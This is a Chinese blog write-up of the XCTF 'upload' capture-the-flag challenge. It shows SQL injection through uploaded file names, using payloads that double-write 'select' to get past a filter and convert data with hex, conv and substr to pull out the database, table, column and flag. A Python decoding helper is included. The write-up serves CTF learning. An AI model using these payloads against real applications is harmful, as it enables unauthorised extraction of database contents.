文件上传注入——【XCTF】upload writeup

原创

Ve99 于 2019-10-04 14:37:20 发布 1427 收藏 1

分类专栏： [WEB]-CTF


本文链接：https://blog.csdn.net/qq_42939527/article/details/102062412

题目

题目名称为upload


进入页面，注册admin账号，登入admin账号，一切行如流水

来到了文件上传的页面




文件上传

尝试上传普通图片 ==>通过




这里通过测试发现，仅能上传后缀为jpg的文件，png等其他格式的图片文件均报错

尝试上传php一句话木马 ==>报错



Incorrect file extension!

尝试上传一句话图片马 ==>通过（但是并没有什么用，因为没有路径）



经过各种尝试，题目限制了上传文件的后缀名仅为jpg，但并没有对文件内容有所限制/检查
从而图片马的方法失效，因为一是没有目录，二也无法上传.htaccess对图片马解析

这题的脑洞就在于，题目本身就仅仅关注文件名，因此考点在于上传的文件名对后端数据库的注入，并且上传成功时返回的uid也暗示了这一点

文件名注入


- 猜测后端insert语句为：

```
insert [表] values ('文件名')
```

构造payload：

```
'+(select database())+'.jpg
```

回显 ==> 0



```
HTTP/1.1 200 OK
Date: Fri, 04 Oct 2019 05:29:29 GMT
Server: Apache/2.4.7 (Ubuntu)
X-Powered-By: PHP/5.5.9-1ubuntu4.26
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Refresh: 1; index.php
Vary: Accept-Encoding
Content-Length: 284
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html

<!DOCTYPE html>
<html lang="en">
<head>
    <meta charset="utf-8">
    <title>ROIS</title>
    <link href="style/bootstrap.min.css" rel="stylesheet">
    <link rel="stylesheet" href="style/main.css">
</head>
<body>File '+( database())+'.jpg has been uploaded from adminand uid is:1660
```


发现select被过滤了

考虑使用双写绕过

payload：

```
'+(selecselectt database())+'.jpg
```

回显 ==> 0

考虑16进制转换

payload：

```
'+(selecselectt hex(database()))+'.jpg
```

回显 ==> 7765625

发现回显的数字为奇数位，可能存在截断，而且16进制没有出现字母

考虑将database()的16进制转换为10进制输出

payload：

```
'+(selecselectt conv(hex(database()),16,10))+'.jpg
```

回显 ==> 1.8446744073709552e19

回显为科学记数法，应该是输出过长导致

考虑使用substr分割输出

payload：

```
'+(selselectect conv(substr(hex(database()),1,12),16,10))+ '.jpg
```

回显 ==> 131277325825392

将131277325825392转为16进制再转为ASCII

```python
def htoascii(h):
    h=str(hex(h))[2:]
    t1 = [h[i:(i+2)] for i in range(0,len(h),2)]
    t2 = [int(i,16) for i in t1]
    t3 = [chr(i) for i in t2]
    s = "".join(t3)
    print(s)

htoascii(131277325825392)
```


输出：

```
web_up
[Finished in 0.2s]
```

继续使用substr输出后半部分

payload：

```
'+(selselectect conv(substr(hex(database()),13,12),16,10))+ '.jpg
```

```
load
[Finished in 0.5s]
```

得到数据库名：web_upload

同样使用上述方法爆表

payload：

```
'+(selecselectt conv(substr(hex((selecselectt table_name frofromm information_schema.tables where table_schema='web_upload' limit 1,1)),1,12),16,10))+'.jpg
```

得到表名：hello_flag_is_here

爆字段

payload:

```
'+(selecselectt conv(substr(hex((selecselectt column_name frofromm information_schema.columns where table_name='hello_flag_is_here' limit 0,1)),1,12),16,10))+'.jpg
```

得到字段名：i_am_flag

爆值

payload：

```
'+(selecselectt conv(substr(hex((selecselectt i_am_flag frofromm hello_flag_is_here limit 0,1)),1,12),16,10))+'.jpg
```

得到值：!!_@m_Th.e_F!lag

总结

1. 第一次遇到文件名注入，参考了其他dalao的wp，跌跌撞撞走完
2. sql注入中，编码转换，进制转换，substr分割输出是关键点